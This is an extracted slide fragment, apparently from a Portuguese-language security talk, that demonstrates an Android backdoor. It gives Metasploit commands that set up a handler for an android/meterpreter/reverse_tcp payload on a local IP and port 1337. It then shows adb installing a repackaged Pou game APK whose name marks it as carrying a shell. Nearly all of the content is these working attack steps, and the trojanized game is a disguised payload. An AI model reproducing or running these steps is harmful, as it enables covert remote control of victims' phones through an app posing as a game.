
```
msfconsole  
use exploit/multi/handler  
set payload android/meterpreter/reverse_tcp  
set LHOST 192.168.15.13  
set LPORT 1337  
exploit
```

```
> adb install pou_deubom_com_shell_aligned.apk  
Performing Push Install  
pou_deubom_com_shell_aligned.apk: 1 file pushed, 0 skipped. 127.0 MB/s (23666625 bytes in 0.178s)  
    pkg: /data/local/tmp/pou_deubom_com_shell_aligned.apk  
Success  
[apple ~/tools]
```

MODIFICAÇÃO



MODIFICAÇÃO



OBRIGADO =)

